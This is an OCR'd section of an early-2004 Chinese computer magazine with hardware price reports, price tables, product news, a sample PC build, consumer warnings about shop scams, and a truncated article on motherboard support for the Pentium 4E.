最近内存市场分外动荡，全线内存产品均表现出一定的涨势。近日，随着内存库存量的增加，内存价格正逐步回落。目前，市场中大容量内存的价格下跌比较明显，128MB系列内存的售价仍显得稳定。目前，现代DDR266 128MB、256MB和512MB的报价分别为155元、270元和580元，其中256MB价格下跌了25元，与涨价前的价格相比仍有回落的空间；DDR333系列的256MB/512MB报价为290元/580元；DDR400 256MB小降10元，目前稳定在310元的价位上。Kingston内存的DDR333系列256MB和512MB的报价稳定在330元和625元；DDR400系列256MB和512MB基本保持与上周相同的报价，355元/695元。Kingmax内存的价格同样有少许下跌，目前，其DDR333 256/512MB的报价为330元/615元；DDR400 256/512MB的报价下跌至335元和675元。宇瞻内存的价格走势与其他内存产品正好相反，其全线产品均出现了不小的涨幅。目前，其DDR266系列内存正处于缺货状态；DDR333 256MB/512MB报价分别上涨至365元/670元；DDR400 256MB/512MB的报价为385元/710元。宇瞻内存涨价与货源供应有直接的关系，等到存货充足时价格必然回落。

主板市场：争夺激烈　竞相调价

近日，两大CPU厂商纷纷大幅调低产品价格，对于主板厂商来说，在坐山观虎斗的同时，还要考虑到自身产品的价格策略。为了抓住CPU大幅降价的好时机，多款主板的价格也随着下调。采用VIA KT600核心的七彩虹C.KT600 Pro主板在保证不失原有功能的同时将价格下调至499元，成为市场中价格最低的KT600核心主板之一。AMD平台主板调价，Intel平台主板也立刻有了行动，昂达P5PE-X主板采用Intel 865PE芯片组，属于市场的主流产品，然而其价格调整之后，售价仅仅为599元，为消费者带来了实惠。nForce核心主板又有新品推出，盘正的一款采用nForce400核心主板于近日上市，虽然其不支持DDR400双通道内存，但其价格仍然要599元，与众多此系列主板相比价格并不便宜。

新闻速递



◆2004年2月21日24点整（周六），升技电脑(ABIT)在北京正式宣布升技7X24小时热线支援中心成立，从这一刻起，所有升技的用户和经销商在任何时间拨打800－820－0323，都将得到升技专业技术工程师的回复和帮助。

◆昂达电子近日推出了一款编号为NK7U的主板新品。该产品采用nVIDIA Dual DDR内存架构，兼容AGP 3.0 8X和4X，外置多元DVI接口信号，可单独超频CPU、内存和AGP时钟。目前市场价格为599元，并赠送键盘鼠标套装。

◆艾崴目前正在举行315艾崴主板双刃剑客服大行动，在活动期间，全国各地任何艾崴P4HT系列、P4PD、mP4G2主板的使用者，如在使用过程中遇到因艾崴主板品质问题，导致返修的，艾崴除了做到服务承诺的服务外，都将赠送CR612六合一读卡器一台。

◆微星 PT880 Neo主板日前喜获超频者天堂网站颁发的“2003年度硬件奥斯卡奖”，该网站称此款主板的综合性能相当卓越，尤其在内存的相关测试分数上，大幅度领先其它芯片组的同类产品。

光储市场：价格战异常激烈

最近，部分光存储产品的降价揭开了光存储产品全面降价的序幕，更多的COMBO产品以低价重新杀入市场，更多的DVD刻录机以不可想像的低价格引导着价格走势。在松下因促销推出888元的4X DVD之后不久，台电、摩西纷纷将其原价为999元的4X全功能DVD刻录机价格下调200元，799元的售价再一次占据了市场同类产品最低价格榜首。另外，台电8X全功能的DVD刻录机也降至千元以内，性价比非常出众。继上周台电52X COMBO降至399元的消息传出后，再一次引发了光存储产品的价格革命。老牌厂商三星也将其52X COMBO由499元下调至399元；昂达出奇招，以398元的售价打造了市场现有52X COMBO产品的最低价格。DVD和CD-RW在经历

了价格的洗礼之后，已经无力参加此次价格战争，目前它们的价格均比较稳定。

显示器市场：名牌液晶逆势降价

液晶显示器的价格从去年开始就一路上扬，截止到2003年底，想从市场中找到一款售价低于2800元的15英寸液晶显示器都是很难的事情了，然而就在液晶面板如此紧张、液晶显示器价格逐步升温的情况下，三星一款17英寸液晶显示器突然逆势降价。目前，此款173V显示器的价格由4180元下调至3990元，降幅已近200元，不仅如此，此时购买此显示器还赠送价值358元的三星MJC400打印机一台。近日，15英寸液晶显示器的价格又有少许上涨，目前，主流15英寸液晶显示器的平均售价保持在2900元上下。

新闻速递

◆ 从2004年2月18日至3月31日，优派为三北（华北、东北、西北）地区的消费者送来了精心制作的礼品——艳丽可爱的胡锦鸟娃娃，在此期间凡购买优派显示器、音箱和Pocket PC V36的用户，就会抢先获得澳洲胡锦鸟娃娃。

优惠活动

◆ 神舟笔记本近期频频降价，继天运P系列笔记本普降300-500元后，迅驰系列也耐不住了，据悉，两款在多家媒体评测中广受好评的迅驰笔记本天运M142D和M142S狂降1000元，仅售7990元和8290元，再续迅驰风暴。

◆ 明基BenQ近日为其8X机种DW800A推出一项新奇活动——“+”格式DVD刻录机变“Dual”试用。该版Firmware的最大特色就是提供了DVD-R/RW的刻录支持，让DVD刻录机也能轻松“超频”。活动详情可登录www.benq.com查看。

◆ 飞利浦日前举办“统一桌面”大型促销活动。活动期间，您可以68元/128元的优惠价分别购买原价85元的“灵动组合”和原价160元的“炫光组合”，优惠幅度达到20%。

◆ 华硕目前正展开一项全国性的促销活动，只要购买华硕静音王系列刻录机，就可以获得高级动感耳机一副；买华硕静音王系列光驱，就可获赠时尚随行耳机一副。

厂商新动态

优派日前宣布，根据IDC的统计资料，**优派在2003年第三季度的评选中名列中国LCD市场自有品牌销量第一名、销售额第一名**，成为中国LCD市场的双料冠军。

佳能公司近日召开以“珠联璧合 合纵共赢”为主题的春季新品发布会。会上共推出涵盖输入输出设备所有领域的20款数码新品。包括拥有820万像素的**EOS-1D Mark II**顶级专业单反数码相机；800万像素**PowerShot Pro1**民用级数码相机；拥有80万像素和133万像素的**MV700i/730i/750i和MVX200i/MVX250i**系列PhotoDV；使用7色墨盒**i990**数码照片打印机；便携式直接照片打印机**i80**等新一代数码产品。

威盛电子日前宣布，**全新威盛ESP10000和ESP8000处理器已正式进入量产**。这两款产品采用先进的“Nehemiah”核心与CoolStream架构，结合强化的数字媒体效能和独一无二的散热特性，可将功耗降至最低。

2月25日微软（中国）有限公司在北京正式发布了**Microsoft Windows Small Business Server 2003中文版**。该产品基于Microsoft Windows Servers System的集成创新的特性，有机整合微软核心的服务器产品系列，为国内中小企业IT建设提供一揽子解决方案。

2月18日，北京点击科技有限公司在北京宣布，**点击科技成功获得由富达国际牵头投资的1300万美元**，有可能创下中国软件企业融资金额的最高纪录。

韩国显示器hansem联手湖南蓝威公司，共同投资3000万，在深圳石宏发工业区落户建厂，预计年产显示器100万台。同名系列产品（主板、机箱、电源、鼠标、键盘、音箱等）也将陆续投放国内市场。

近日，从AMD获悉，科迪亚（QDI）高端的代表产品，支持AMD Athlon 64 CPU的**K8V800主板，获得了AMD的权威认证**。AMD认证是在2000年9月在国内正式实行的，目前这个认证已被国际市场作为许可销售的重要参考。

在拉斯维加斯举办的**2004 CES项目伙伴存储视界研讨会上，**与会专家确认了Cheetah 15K.3硬盘以及Seagate公司在技术和容量上的领导地位，**同时宣布授予Seagate两项大奖**。

新品短信息

机箱

◆方潍公司又推出了一款设计精良的更加人性化产品——FW2933机箱。此款机箱是方潍更换“SUNROAD”下品牌形象之后的第一款产品。目前市场价格为320元(不含电源)

品牌PC

◆日前，ACORP佰钰ACCESS系列影音家电PC火爆上市，该系列产品共有AC4-3和AC7-3两种型号，分别使用的4S661QP和7KM400QP主板。其中，AC7-3还具有不进Windows等操作系统就可以播放DVD/VCD看大片，播放CD/MP3听音乐的功能。

显示卡

◆铭瑄频频发力中高端市场，继完成9600系列布局后，铭瑄9800全系列产品近日同时现身市场，9800系列包括了狂镭9800XT钻石版、狂镭9800PRO钻石版及狂镭9800SE钻石版二代，三款产品的市场报价分别为：3799元、1988元和1299元。

◆承启日前推出了一款名为人马座“黄金战士”的显示卡。该显示卡采用FX 5700 Ultra GPU，核心频率475MHz，显存频率高达900MHz。目前市场价格为1799元。

◆盈通日前推出镭龙R9800SE珍藏版，该显示卡采用ATI Radeon R350显示核心，显存位宽为256bit。目前的市场价格为1299元。

摄像头

◆《电脑爱好者》俱乐部日前推出一款编号为CF-35D的摄像头，其采用美国的最新一代CMOS传感技术，实现了真正意义上35万像素。目前该产品的市场价格为188元，咨询电话为010-62141292。

◆台电科技近期推出了三款高性价比的摄像头产品，这三款均CMOS感光芯片，同时有快拍功能及红外夜视功能等分别满足不同DIYer的特殊需求。

电视盒

◆佳的美公司日前推出一款名为“火箭炮”的液晶电视盒，它除了是一个多媒体音箱以外，还拥有电视接收功能，并且首次加入了XGA处理系统，能够对应所有的液晶显示器。

MP3随身听

◆七喜在近期推出了MBOX 系列MX-310微型 MP3产品。此款随身听的机身小如硬币，直径只有42毫米，厚度为10毫米。内置128兆内存，去除电池的重量，只有15克。目前该产品的市场报价为699元。

CF [SC02]

市场聚焦

廉价上网卡的秘密

我们在电脑城很容易看到一些上网卡广告打着“每分钟1分钱”的字样。粗看这样的资费确实非常诱人，但如果仔细阅读广告的全部内容，你会发现所谓1分钱/分钟的广告噱头成分居多。一般这类广告所说的每分钟1分钱的资费是有时段限制的，大多数都是空闲时段如深夜和凌晨，而上网的黄金时段和高峰期资费都有另外的规定，收费会贵不少。通常接入商会将全天分为三个时段，按不同的价格计费。另外包括很多包月卡在内的上网资费都不包括电话局收取的基本电话费。

真假海关罚没走私货

一些商家打着海关罚没私货的名义以低价出售笔记本、数码相机、DV等，其实海关根本没有处理过如此大批量的罚没物品，而这些打着海关罚没私货名义出售的商品也掺杂一些返修货、翻新货。打着海关的旗号商家就可以方便地摆脱国内的保修责任，而且也不必再烦心地去恢复包装，即便有个擦伤、缺个附件什么的也很好解释。超低价位的货大部分都是拆机货、翻新货、返修货。

警惕低价数码相机广告

在很多广告中可以看到一些商家推出特价数码产品以非常低的价格吸引消费者，这其实是一种吸引客户的商业手段，其背后隐藏着玄机。

有些商家推出的特价商品有数量限制，如每天一台或有限的几台，而且大多数都是让熟人买去，即使你凌晨就去等候也不一定买得到。

有些商家经营的是水货，价格自然比行货低，有的水货只有一个主机身，其他附件包括外包装都没有或是仿制的。

有些商家将数码相机中的原装配件偷梁换柱以降低成本，如偷换一些中高档的数码相机原配的电池就可以得到几百元的差价。

有些商家会自己诋毁特价商品，并告诉消费者一些所谓的特价“内幕”，使消费者打消原来的计划从而考虑商家推荐的一些价格并不便宜的其它型号产品。

一些通过网上发E-Mail销售超低价数码相机的不少是骗子，异地交易把钱汇款过去就打水飘了。

色友新伙伴

市面上有一种具有免电脑直接读取存储卡的硬盘盒，体积和普通微型硬盘相比只是厚一些（2倍左右）。特点是无需电脑就能将多种数码产品用CF卡、SM、MS、MMC、SD等存储记忆体上的数据写入内置硬盘，这样就解决了一些数码摄影爱好者担心的存储卡不够用的情况。由于它内部使用标准的2.5英寸笔记本硬盘，所以存储大小具有更多选择，而且单位存储成本比半导体存储卡要便宜得多，本身也可以当作普通的移动硬盘盒使用。由于在转移存储卡时不需要电脑支持加上该设备本身小巧，所以可以免去携带电脑的麻烦，是一些数码摄影爱好者的新伙伴。

迈拓硬盘重返三年保修

继建达蓝德后讯怡也成为MAXTOR公司硬盘的代理商，这样市面上采用不同包装纸盒的建达蓝德和讯怡代理的硬盘都是行货，不过在价格和保修上会有一些区别。讯怡代理的硬盘一上市就提供三年质保，并尽量争取比较有竞争力的价格。建达蓝德近期也调整保修政策，容量在120GB（含）以上、8MB缓存的“建达蓝德盒装正品迈拓硬盘”质保期将由两年延长至三年（其中250GB/300GB产品不论2MB缓存还是8MB缓存，均享受三年质保）。以后选购迈拓硬盘有了更多选择。

三洋假冒电池新动向

最近我们看到了新版假冒三洋电池，2100mah和2300mah容量的都有，假货采用的是1000mAh左右(实测)国产电芯制作。新版假冒电池的包装有2节吊牌包装和4节简易塑封包装，电池底部也出现了HR钢印（只是一致性没有原品好）。与真货对比最大的区别是电池的正极帽依然为圆形，并不是三洋电池特有的圆中带方。电池外皮缝合处的生产日期没有标注，有的是印刷上去的。由此看来以后判断真假三洋电池只看HR钢印是不保险的了！

闪盘新外形

最近市面上出现了一种采用旋转折叠外壳来保护闪盘的USB接口，与传统产品相比具有闪盘帽（保护盖）不会丢失的特点，代表产品有丽台等。对于担心遗失闪盘帽的朋友该设计是不错的选择。另外现在支持USB 2.0标准的闪盘渐渐开始取代USB 1.1的产品，如果你购买128MB以上的闪盘而且需要经常交换20MB以上的大文件，USB 2.0接口会大大的提高读写效率。

最方便的大数据移动配件

你想从朋友的硬盘上 COPY 大量数据时是怎么做的？把自己的硬盘从机箱中取出来，然后在安装到朋友的机箱之中？操作不太方便吧！其实可以购买一个 IDE 转 USB2.0 线来方便这种操作。

IDE转USB2.0线(见图1)的工作原理其实和外置USB硬盘盒一样，就是把硬盘IDE口通过转换芯片转为USB接口连接在电脑上。不同的是IDE转USB2.0线没有外面的盒子，因此产品看起来很简陋，就是一条转换线和一个为IDE设备供电的变压器，目前售价为百元出头。由于使用的标准IDE接口，因此除了能够外接硬盘外，还能够外接光驱，做临时外置光驱用。



图2

GPRS包年上网卡有乾坤

网上现在有不少GPRS 包年卡出售，价格在600 元左右（一年的费用），比起正规的200 元 / 月的正规包月要便宜不少，GPRS 也是目前惟一比较实用的移动无线上网方式。不过我们发现网上销售的 GPRS 卡质量各异，有的卡在异地使用会出现传输速率低、容易数据中断的情况，也发生过一些不正规的包年卡在使用几个月后卡就被停掉的事情。

那么网上那么多廉价包年卡是如何来的，我们了解了一下情况。除了移动公司一些内部卡外，主要来源是移动公司在一些地区开办的GPRS 包年套餐。通常优惠套餐包括 PCMCIA 的笔记本 GPRS 卡和 SIM 卡，一些商家得到这些套餐后将 GPRS PCMCIA 卡和 SIM 卡分开独立卖，这样会产生 1+1>2 的利润。因为 GPRS 使用中不收漫游费所以在全国都可以用，所以这些卡也能全国发售。

DVD刻录机再爆低价



图2

毫无疑问，目前DVD 刻录机正处于普及的门槛面前，所欠缺的仅仅是等待某个厂商大胆地捅破这层纱。目前，国内的光存储厂商再次将 DVD 刻录机做了较大幅度的降价，其中台电的 4X DVD+/-RW 降价到 799 元和美达的 6X DVD+RW(见图 2)降价到 699 元，最引人注目。其中台电的 4X DVD+/-RW 兼容两种流行的 DVD 刻录格式，适应性方面更有优势。而美达的 6X DVD+RW 则不需要交纳“-”格式的授权金，因此售价上更有优势，速度也更快，刻录一张 4.7GB 的 DVD 刻录盘只需要 12 分钟左右。(注:DVD+RW 格式的刻录机与 DVD-RW 的刻录机相比只是支持刻录的格式不同，而在读取方面是没有区别的，都是支持所有 DVD 盘片格式)

假冒 NEC 品牌假货多

NEC 品牌在电气界享有盛誉，在电脑市场上也可以看到一些标有 NEC 商标的产品，近期闻讯很多打着 NEC 品牌的电脑用品很多都是假冒，产品主要涉及有源音箱，键盘，鼠标等。假冒 NEC 的鼠标键盘多为没有包装或号称工业包装的产品。广东产假冒 NEC 有源音箱虽然包装齐全品种多样，但属于私自制造冒用品牌。市场上还有一些没有外包装号称日本进口的小型 NEC 两声道小型有源音像（包括部分平板有源音箱）都是通过非正规渠道上市销售的。

Barton 2500+再显超频实力

近期有数批 AMD Barton 2500+ 处理器具有超强超频能力，一些产品在不加电压的情况下可以稳超 3200+ 以上。很多商家都囤积该类处理器，以包超频极品芯片加价出售,加价幅度在 20 元～40 元。对超频有兴趣的朋友可以关注一下。

细分 Memory Stick

SONY 的数码产品在电脑爱好者中享有盛誉，记忆棒是其主力存储器，现在市场上记忆棒的种类和品牌渐多，我们来看一下其中的区别。

首先是最常见的蓝色标准 Memory Stick，这可能是最早看到的记忆棒。现在市面上除了 SONY 原厂的记忆棒还有很多兼容品牌的产品如 PQI、LEXAR 等，不少产品外观设计沿用了 SONY 的样式但是去掉了 SONY 的标志，当然兼容品牌的产品在价格上比较便宜。

我们还可以看到一种白色的 SONY 记忆棒，俗称为“白条”，上面有 MagicGate 字样具有版权保护技术功能。

还有一种带有 PRO 字样的记忆棒属于高速型，其采用多记录层的堆践实现大容量和高速度读写，理论上它最高传输速度可以达到 160Mbps，对于一些需要大量读写数据的场合如高像素的数码相机可以大大节约读写等待时间。

最近一些比标准尺寸小的 Memory Stick Duo 悄然上市，这是为了适合在小型数码产品中使用的体积要求，如 Sony Ericsson 的 P802。Memory Stick Duo 在销售中很多都搭配一个适配器，如果 Duo 装上这个适配器就和标准尺寸的 Memory Stick 一样了，同样可以用于支持 Memory Stick 的设备。Memory Stick Duo 同样有标准型（蓝条）、MagicGate 版权保护型（白条）、高速型（Pro）之分。


价格方面 Duo 比标准尺寸的贵、高速型和 MagicGate 版权保护型比普通型贵，而基本存储标准都是互相兼容的。CF [SC03]



(截止到2004.3.1,此价格为市场采集,且经常波动仅供参考)

关注产品全国对比价(元)

	北京	上海	广州	成都
赛扬2.4GHz	565	575	555	555
Pentium4C 2.4GHz	1365	1365	1355	1375
AMD Athlon XP 2500+	695	700	695	710
华硕 P4P800S主板	835	835	835	835
佳能 Power Shot A80	3290	3290	3250	3290
三星763MB	1080	1090	1150	1100
明基FP557s(白)	2650	2699	2650	2750
美达 6X DVD+RW	699	699	699	699
台电 4X DVD-Dual	799	799	799	799









型号	平均价	最低价
CPU报价		
Intel		
赛扬1.7GHz(散)	398	390
赛扬2.4GHz(散)	570	560
Pentium4 2A(盒)	1015	1000
Pentium4 2.4C(盒)	1380	1350
Pentium4 2.6C(盒)	1450	1440
Pentium4 2.8C(盒)	1550	1510
AMD		
Duron 1600(散)	325	315
AthlonXP 2000+(盒)	560	540
AthlonXP 2400+(散)	660	640
AthlonXP 2500+(盒)	770	740
AthlonXP 3000+(盒)	1460	1430
内存报价		
DDR266		
HY 256MB	280	275
HY 512MB	540	510
Kingston 256MB	300	290
Kingston 512MB	580	570
KingMax 256MB	290	285
KingMax 512MB	560	550
Apacer 256MB	320	305
Apacer 512MB	630	610
DDR333		
HY 256MB	305	290
HY 512MB	570	550
Kingston 256MB	360	340
Kingston 512MB	660	640
KingMax 256MB	330	315
KingMax 512MB	660	650
Apacer 256MB	350	340
Apacer 512MB	660	650
DDR400		
Kingston 256MB	380	365
Kingston 512MB	690	680
KingMax 256MB	360	340
KingMax 512MB	680	670
Apacer 256MB	370	365
Apacer 512MB	720	710
硬盘报价		
硬盘 7200转		
迈拓DiamondMax Plus 9 80GB/2MB	600	590
迈拓DiamondMax Plus 9 120GB/2MB	790	770
西数 WD800BB 80GB/2MB	570	550
西数 WD800JB 80GB/8MB	670	650
西数 WD1200JB 80GB/8MB	860	850
希捷酷鱼7200.7 40GB/2MB	480	470
希捷酷鱼7200.7 80GB/2MB	590	570
希捷酷鱼7200.7 SATA 80GB	680	660
三星SP0802N 80GB/2MB	660	640
三星SP1203N 120GB/2MB	920	900
主板报价		
Intel		
华硕 P4P800 865PE	1080	1050
华硕 P4PE-X 845PE	730	710
微星 848P Neo-S	670	650

型号	平均价	最低价
微星 865PE Neo2-S	870	850
技嘉 8VT800	650	630
硕泰克SL-85DR3-R	590	560
捷波J-875PMAX	1260	1230
昂达 P5G-X	760	740
AMD		
华硕A7V600 KT600	860	840
华硕A7N8X-X	740	710
微星 K7N2 DELTA-L	630	615
微星 KT4AV-L	570	530
技嘉GA-7S748-L	470	440
硕泰克 SL-75FRN2	690	660
捷波J-N2PA800	680	660
昂达 VT400A	540	510
显卡报价		
Nvidia		
华硕V9520/TD FX5200	780	740
微星FX5200-T64	550	530
微星FX5600-TD128	999	999
技嘉 GV-N52128TE	590	560
七彩虹风行5700 CF白金版	999	990
铭瑄极光5200超值版三代	499	490
铭瑄极光5700钻石版	988	980
盈通剑龙FX5900XT	1599	1590
昂达闪电9560 Ultra2	999	980
昂达闪电8560	699	690
ATI		
华硕 9600 SE/TD	1080	1020
技嘉GV-R96X128DU	1350	1300
铭瑄狂镭9800SE钻石版二代	1299	1290
铭瑄狂镭9600白金版	799	799
盈通镭龙R9600	880	870
昂达雷霆9200SE	410	400
光存储报价		
COMBO		
明基 CB482B	499	499
三星 金将军52X康宝 2M	399	399
三星 金将军52X康宝 8M	499	499
美达 48X康宝	388	388
微星 48X(MS-8448M)	499	499
台电 女神 52X COMBO	399	399
LG GCC-4520B	480	470
刻录机报价		
华硕 CRW-5232AS	360	358
明基 5232P	480	470
美达 RW5232	360	340
微星 CR52-A2(MS-8352A)	399	390
台电 女娲 52X刻录机	350	340
LG 52X	375	365
DVD		
华硕 DVD-E616P1	285	275
明基 DVP1650S	295	290
三星 金将军16XDVD 白金版	310	300
美达 16XP	290	270
微星 D16(MS-8216)	300	280
台电 女神 16倍速DVD-ROM	295	285
LG 16X DVD-ROM GDR-8161B	300	280

型号	平均价	最低价
显示器报价		
17"CRT		
三星763MB	1120	1100
三星783MB	1270	1250
明基A772 plus	1370	1350
飞利浦107S5	1180	1150
飞利浦107C5	1330	1310
LG T710PH	1180	1150
LG T710S	980	960
美格 796FDX5	1490	1470
NESO HD770II	1400	1350
大水牛DFX860+	999	990
爱国者776FT+	1190	1180
19"CRT		
三星955MB	1810	1790
明基992p	1900	1880
飞利浦109B	1900	1870
LG T910B	2210	2170
NESO FD910G	3970	3940
大水牛DT996	1980	1950
爱国者 998FD	2320	2280
优派G90f+	2399	2385
15"LCD		
三星152S	3360	3330
明基FP567s	2860	2820
飞利浦150S4	3170	3150
LG L1520B	3370	3340
NESO LD500	2980	2950
大水牛P45H	2990	2960
优派 VE155b	3110	3080
17"LCD		
三星171S	4080	4050
明基FP791	5320	5250
飞利浦170C4	4170	4130
LG L1710S	4390	4360
优派 VE710s	4200	4160
音箱报价		
金河田JHT-328(2.1音箱)	300	280
金河田JHT-503(5.1音箱)	650	620
优派SP2104(2.1音箱)	499	490
创新 SBS 2.1 350(2.1音箱)	160	140
漫步者 R301T-II(2.1音箱)	220	200
冲击波 SC-2105(2.1音箱)	280	250
机箱报价		
金河田 飓风 8137B	380	370
金河田 蓝牙 ATX-6005II	450	410
世纪之星 M608a	400	370
爱国者 8 8088C	360	330
多彩 顽猴DLC-MF410	360	330
闪盘报价		
昂达 极速S800(128MB)	420	410
昂达 时尚F800炫盘(256MB)	720	680
LG 世纪宝典(128MB)	420	400
朗科 优盘 加密III增强闪存盘(ODL064)	499	490
纽曼 V型(USB2.0 256MB)	850	820
笔记本报价		
华硕 L5826-DR	18200	17800
东芝 Satellite A10 PSA10Q-01T4D	11500	11000
索尼 PCG-GRT30CP	25000	24500
IBM ThinkPad R40 2682-BC1	14500	14000
DELL Inspiron 500M	12000	11500
联想 天逸Y 800N2400W5512060BXb	16500	16000
准系统报价		
Intel		
浩鑫SB51G	2300	2250
华硕Terminator P4 533A	1500	1488
微星MS-6251	3300	3250
佰钰ACCESS AC4-3	2088	2088
佰钰Q4-2S	2040	2000
AMD		
浩鑫SN41G2	2700	2680
华硕Terminator K7 DDR	1399	1390
微星Mega 180	3999	3999
佰钰ACCESS AC7-3	2388	2388

本报价由电脑爱好者杂志和非常在线(http://www.veryol.com)联合提供

CF [SC04]



广州 孙庆峰:你好我需要配置一台满足游戏、多媒体、数码照相、图像输出的全功能电脑，对性能要求较高，而且希望能够升级到Pentium 4E。

配件	型号	价格(元)
CPU	Pentium 4C 2.6GHz	1440
散热器	CoolMaster DI4-7I52A-01	50
主板	捷波J－865PEDA	799
内存	富豪DDR400 256MB×2	700
硬盘	迈拓120GB	770
显卡	铭瑄狂镭9600	799
显示器	三星773DFX	1199
光存储	三星康宝	399
机箱	多彩DSC-S82	320
键盘/鼠标	微软Basic2套装	249
音箱	轻骑兵C3500E	148
打印机	EPSON 830u	950
数码相机	奥林巴斯U400套装	2900
共计		10723

主流配置满足常用需求

此款配置采用现在流行的Pentium 4C处理器搭配865PE主板以及双通道DDR400内存，无论办公娱乐还是多媒体游戏都能满足要求。捷波J－865PEDA是一款价位不高的865PE主板，并且为升级Pentium 4E做好了准备。

Radeon9600系列显卡是ATI的主力DirectX 9显卡，一直被市场看好。而近期降价之后更有市场竞争力，适合装备中档电脑。

适合游戏的微软套装

微软Basic2套装❶并不是微软Basic套装的升级版本，而是采用微软Basic键盘与微软六千次扫描的极动鲨组合的新一代适合游戏的键鼠套装，用不高的价格为游戏用户提供了顺滑不丢帧的流畅移动感觉。

专为照片输出准备的打印机

EPSON 830u打印机❷是EPSON家用级打印机中为需要做数码照片输出的用户准备的，超高的分辨率配合专业相片纸能够打印出非常不错的照片效果，而成本只略高于专业的数码冲印点，但方便性上就有非常大的优势了。

适合时尚一族的数码相机

奥林巴斯U400数码相机❸作为奥林巴斯主流的400万像素时尚型相机，外形小巧重量轻，单手操作就能完全搞定。它的全中文菜单以及默认的拍摄模式选单也非常方便初学者使用。目前购买U400还搭配一块32MB xD卡，能满足要求不高的用户一次30张左右的拍摄。

CF [SC05]



测试成绩	
显示设置：1024×768，32位色	
DirectX 8测试	
3DMark2001 SE	8846
DirectX 9测试	
3Dmark2003（0340版）	2447
OpenGL测试	
Quake3 Demo001 最高画质	183.3fps
整体性能测试	
PCmark2004	3904



闷豆买MP3

闷豆:你能推荐一下MP3播放器吗？

奸商:这款牌的MP3最实惠，音质也非常好。

闷豆指着柜台里另一名牌MP3播放器说:比这个名牌的还好？

奸商:我推荐的这个是新品牌，你可能没有听到过，但它还是几个有名的MP3的OEM厂家呢？我这里是他们的代理，价格全场最低，绝对实惠，它的功能……

闷豆:听你介绍不错，不知道实际音质如何？

奸商:你听一下，这两个MP3播放器，同样的歌曲哪个好。

说着就拿出了两个MP3播放器来让闷豆试听。

闷豆试听后说:这个牌子的果然不错，音质比另一个名牌的还好！

奸商:没骗你吧，是不是买这个呢？我给你拿台新的吧！

闷豆:播放器配的还是这付SONY 888耳机吗？

奸商:这付耳机要三百多元！机器中有原配耳机。

闷豆:你再让我听听原配的耳机。

闷豆戴上MP3随机配送的耳机，刚的音质优势顿时消失得无影无踪。

点评:在MP3播放器销售中有的商家利用高品质耳机来提升样机的音质以达到推销商品的目的。也有的商家利用事先准备好的高音低音经过处理的音乐来弥补播放器和耳机的不足，做为试听音乐，使买家初听有很好的感觉。因此购买MP3时最好用自己准备的耳机(有的MP3播放器自带的耳机较差，会影响MP3本身的表现)，并准备几个自己喜欢的MP3音乐来试听。

CF [SC06]

CFan新视界 | 软件学用通 | 特别话题 | 网络e生活 | 硬件步步高 | 产品百分百 | 创业&就业 | 极博士信箱 | 编辑部在行动 | 十七点以后

旧瓶能否装新酒？

—— Pentium 4E配套主板纵览

■广州 飞雪

前言

2004年2月2日，Intel重量级产品Pentium 4E（研发代号Prescott）呱呱落地，其产品线也将很快过度到以800MHz前端总线Pentium 4E为高端、低频Pentium 4E和Pentium 4C为主流（取代533MHz前端总线Pentium 4）；低端则以赛扬4主打。根据以往发展历史。Intel新产品上市必定导致处理器和主板架构的重整，要升级处理器要先升级主板的先例在历史上屡见不鲜，而这次Pentium 4E发布时则同样采用与目前Pentium 4相同的478针脚，这令人难免起“侥幸”之心——不用更换目前主板而完成升级，事实上目前来看，在原有主板上使用Pentium 4E是完全可行的，但遗憾的是并非所有的产品都能正常支持Prescott使用，究竟为什么呢？而目前又有什么牌子的主板产品能完全支持Pentium 4E呢？

一、关于Prescott核心与其配套芯片组

时至Prescott核心已经公之于世的今日，其技术参数及革新已经完全呈现在世人面前。笔者将其技术要点和与Northwood核心Pentium 4的改进归纳成以下表格，方便读者参考。

Prescott的新技术改进	Prescott对Northwood的改进
90纳米制程	提高超线程技术的效能
二级缓存容量为1MB	提高预取性能
16KB一级数据缓存	提高分支预测性能
La Grande安全保护技术	改进电源管理，降低功耗
SSE3扩展指令集(新增加13条指令)	增加额外写并合缓存

就目前来看，低频Prescott依然采用mPGA 478接口，而未来的Prescott将采用全新的LGA755接口(免去了针脚而能防止不小心把处理器针脚弄断的情况)，可见目前的主板只能支持低频的Prescott(即Pentium 4E)，而到了LGA775接口时Intel将使用Grantsdale和Alderwood两款主板芯片组来给予支持。和以往一样，新的两款主板芯片组都将有独立型和整合图形核心型的产品，可支持DDR-II、PCI EXPRESS、LGA775封装的Prescott等新技术和新产品，而在那个时代没到来之前(估计起码要到今年后下半年)，用户们还必须使用目前的845、865和875系列芯片组主板，而究竟什么样的845、865和875主板才能对目前已经上市的mPGA 478针脚Prescott(既Pentium 4E)给予支持呢？其原理又是什么呢？

二、功耗问题——主板支持Prescott的条件

Pentium 4E因为功耗问题而延迟发布，其高达103瓦的功耗令消费者难以接受的同时，也令产品支持变得非常困难。其实功耗提升后，对主板的供电电路、规格等各方面要求都有所不同，也是不少主板难以使用新处理器的原因之一。其实只要主板在两个参数上达到相应的标准，就可支持新处理器Pentium 4E，这两个规格参数分别是FMB和VRD。

1.FMB

所谓FMB全称为Flexible Mother Board(主板灵活度)，是规定主板所能承受最大功耗、电流输出等方面的参数。

⑴FMB 1.0:我们以往购买的主板产品一般为FMB 1.0标准，这个版本的FMB规定核心最大功耗为89W，最大工作电流为78A，所以只能支持到的Pentium 4处理器，因此3.2GHz以上频率的Pentium 4E将支持不了。

⑵FMB1.5:到了FMB1.5版本则规定处理器TDP功耗是103W，最大工作电流91A，刚好可以支持Pentium 4E 3.2GHz、3.4GHz和3.6GHz(如果mPGA 478版的Prescott能推出这么高频率的话)。

(3)FMB2.0:规定处理器TDP功耗是120W以上，LGA 775封装，因此可以预见未来的Grantsdale和Alderwood芯片组和对应主板都应该符合FMB 2.0规范，由此可见，Prescott的潜力将在未来LGA775接口中充分体现出来。

2.VRD

要求支持Prescott的另一个标准为VRD(Voltage Regulator-Down，中文意为低电压校准)，这要求供电部分的线圈采用单股粗线绕制。I865系列主板所采用的电源标准是VRM10.0，而目前的845系列主板所采用的是多数为VRM9.X。VRM10.0和VRM9.X的主要区别就是它们的电压范围不一样，VID电压表也不一样;我们注意到VRM9.X支持的电压范围是1.1V～1.85V，而VRM10.0支持的电压范围是0.8375V～1.6V，从这点我们还可以判断出Willamette核心Pentium 4E及赛扬CPU即将退出市场，因为这些处理器的核心电压为1.65V，高于VRM10.0支持的范围，换句话说这写处理器将不能在VRM10.0标准的主板上使用。

三、什么产品支持Pentium 4E？

